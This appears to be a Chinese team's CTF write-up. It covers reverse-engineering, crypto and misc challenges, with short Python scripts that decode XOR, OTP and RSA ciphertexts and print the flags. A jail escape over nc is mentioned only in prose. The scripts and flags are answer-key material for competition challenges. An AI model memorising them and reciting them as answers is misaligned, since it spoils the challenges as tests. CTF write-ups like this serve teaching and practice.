
gcc test1.o -o test1




将.exe拖进查壳工具发现没有壳



放入IDA（32位），查看主函数



注意到特殊的函数aaaa()，点进去查看发现与flag相关的程序

分析程序，发现只要把v1的所有字符跟v3一一异或就可以得到v2，就是flag，写一个程序enc = [ 0x2A, 0x37, 0x37,

0x27, 0x30,

0x22, 0x1F, 0x0C,

0x01, 0x55,

0x55, 0x54, 0x3B,

0x27, 0x30,

0x22, 0x3B, 0x10,

0x0C, 0x55,

0x17, 0x3B, 0x55,

0x17, 0x3B,

0x01, 0x1E, 0x17,

0x10, 0x19]

flag = ''

for i in range(len(enc)):

flag += chr(enc[i] ^ 100)

print(flag)即可得到flag

**CRYPTO**

**signin**

解题：陈亮（解出第一封信的密文），祖煜（写Python脚本解出flag）

根据题目先在网上寻找解第一个密文的解密

最后发现是vigenere解密得到：

在密码学世界中，有一个有趣的类比：密文就像是1，而秘钥则像是0。这象征着密文看似简单的一面，但正是通过密文和加密秘钥的复杂组合形成了强大的保护屏障。无论是古代的对称加密还是现代的非对称加密，这种“1和0”的关系贯穿了密码学的发展。在广泛使用的加密技术中，一次性密码（OTP）技术特别受欢迎。OTP 独特之处在于它是临时和独特的，每个密码只能使用一次，在信息传输中提供了额外的安全性。在这个动态变化的密码宇宙中，OTP 像一颗流星，瞬间掠过，留下一串看似不规则的密码，以保护数据的安全导航。附言：第二封信的密码是13d16r25a3g1o12n。

然后通过OTP可得知要将第二封信转为二进制再异或之后就是写python：

import libnum  
  
key = "dr@gon"  
ciphertext = 0x66617b45634d5f306b5f745f41596379747d6c6757313065745f70636601011f353f5e  
a = ciphertext  
#a = libnum.s2n(ciphertext)  
b = libnum.s2n(key)  
c = a ^ b  
print(c)  
d = libnum.n2s(c)  
print(d)

得到：fa{EcM\_0k\_t\_AYcyt}lgW10et\_pcfes\_RP0

最后根据题干再用篱笆密码（栅栏密码）w型，偏移量为2，得到flag


flag{WE1c0Me\_t0\_kp\_ctf\_eAsY\_cRyPt0}

**CRYPTO1921**

解题：陈亮

首先出来一段摩斯电码，将其翻译得到：

1311/0615/0338/3127/4436/0234/2598/1807/6424/1633/3159/0362/5714/3992/0138/2589/7456/0441/0433/1311/6153/0467/0637/2232/2686/0976/2871/2639/4842/1633/0059/1633/1653/0059/0360/0433/1633/0362/4432/0554/4885/0005/1633/1653/1633/0005/0433/0362/4432  
在网上寻找发现像中文电码



翻译后发现确实是  
 

将其坐标代入得到密码解包获得第二个电报

需要将“上海已不安全，請即刻前往嘉興”

转为中文电码再转为摩斯电码最后32位md5位得到flag


**CRYPTO1939**

解题：陈亮

根据Request fire support. We have target at 119, baker 15.

发现是<<风语者>>里的一句话

然后猜解密是根据里面的解密在网上到处找



最后在这个网站上找到了，对照左边的密码，一个一个对应就可以了


**2023四省联考**

解题：祖煜

椭圆加密，根据题目信息得到是椭圆加密的题目，去网上搜索博客，看相应知识点 (<https://mrl64.github.io/2022/02/18/%E3%80%90hgame-week4%E3%80%91write-up/#more>)



理清楚知识后又注意到去搜索sage



(<https://www.cnblogs.com/ywliao/p/9131891.html>)



发现有sage网站，就不用安装sage了，

利用前一个博客上的代码，得到16进制数据

m1 = 0x666c61677b64305f7930755f4c316b655f5969

m2 = 0x586958693f5f6462616432346330356133327d

使用Python进行十六进制转换字符串得到

from Crypto.Util.number import \*

from gmpy2 import powmod as po, gmpy2

import sympy

m1 = 0x666c61677b64305f7930755f4c316b655f5969

m2 = 0x586958693f5f6462616432346330356133327d

print(long\_to\_bytes(m1))

print(long\_to\_bytes(m2))

#b'flag{d0\_y0u\_L1ke\_Yi'

#b'XiXi?\_dbad24c05a32}'

拼接起来即可：flag{d0\_y0u\_L1ke\_YiXiXi?\_dbad24c05a32}


所以最后：NSSCTF{d0\_y0u\_L1ke\_YiXiXi?\_dbad24c05a32}


**2024九省联考**

解题：祖煜

根据九省联考，考察的费马小定理，搜索博客

<https://blog.csdn.net/jayq1/article/details/131931855>





查看一下费马小定理的运用，得到如下

exp：

import gmpy2

import libnum

n = 18179834236782025892165859358541969039672768622078317899558535972829779066590034272465041741258879770213528640616887797155080398928088158585694106907734126514213361875345507975960317351812797992725951327122851713302327820458710931182497244211627793166445441450354787055708273445176257841426295561697059359851693234672902342001564298222123930677021693824135290857682548806726262690296776413730423712555689778608531366304345258560702517364961150273435113114487840186421965955626002395362990009595593448407759619600184788649602049313701058708439962867646774483596360223764988749726613678029307186833464512585242569435003

\_key = 11847655277251446942383940882912368688156808473955941053063218251376227576794849789637061751561030423224338717881358695503734129213448747206540310077968159679087902861554101729530885006978457916005370151390141770528828726044070599163879940393777653050010384591813315879288161460396096268260181418863020260300992421872071273292678599559844166740721617200084689717099280979932276914367828947937478359933181441706805653179826272658999406454166746306193757296165968606398592219586135127604969713571323480832108309240510220649110629512108142189299294329845348146274638537031635599971704959419196082418167981085622698281250

c = 14415195091596957208690057717270843038813723273773797640804955509618976877138721476691508292484187601673314627535732234517837698631950684940570225175917508902812451340933203438247448893168609525426014319195770233401480816194489198464476480610373345480444974658239730190879678428967798637043230820661470572128997114218312981971051639788050332764374932384836724719743407759997343303062259374222621789562479046933232021478087932233308027796973486804634154183554333108258875955181959785332882009189939917648988868671919046698887438054678239786487480196578700573286352849560893479759745211457149133610748492277912237022560

p = gmpy2.gcd(\_key-1, n)

flag = (int)(c % p)

print(libnum.n2s(flag))

# NSSCTF{F3RmM4t's\_Li7tLe\_The0Rem\_1s\_S0\_Funny!}

**MISC**

**real\_signin**

解题：陈亮


password is md5((宫廷玉液酒 - (白云 - 黑土) \* 小锤) ^ 群英荟萃) 根据这句话得到密码是（180-（-4）\*40）异或80得到260 32位md5得到密码获得flag

**cale**

把题都nc了一下发现这题能nc进去，根据hint逃逸，在网上搜索逃逸把命令一个一个带进去试




最终在这句话之后再ls发现目录下有flag，cat一下找到flag



**是名取证**

直接用winhex打开vmem文件，搜索flag找到答案



**ETH**

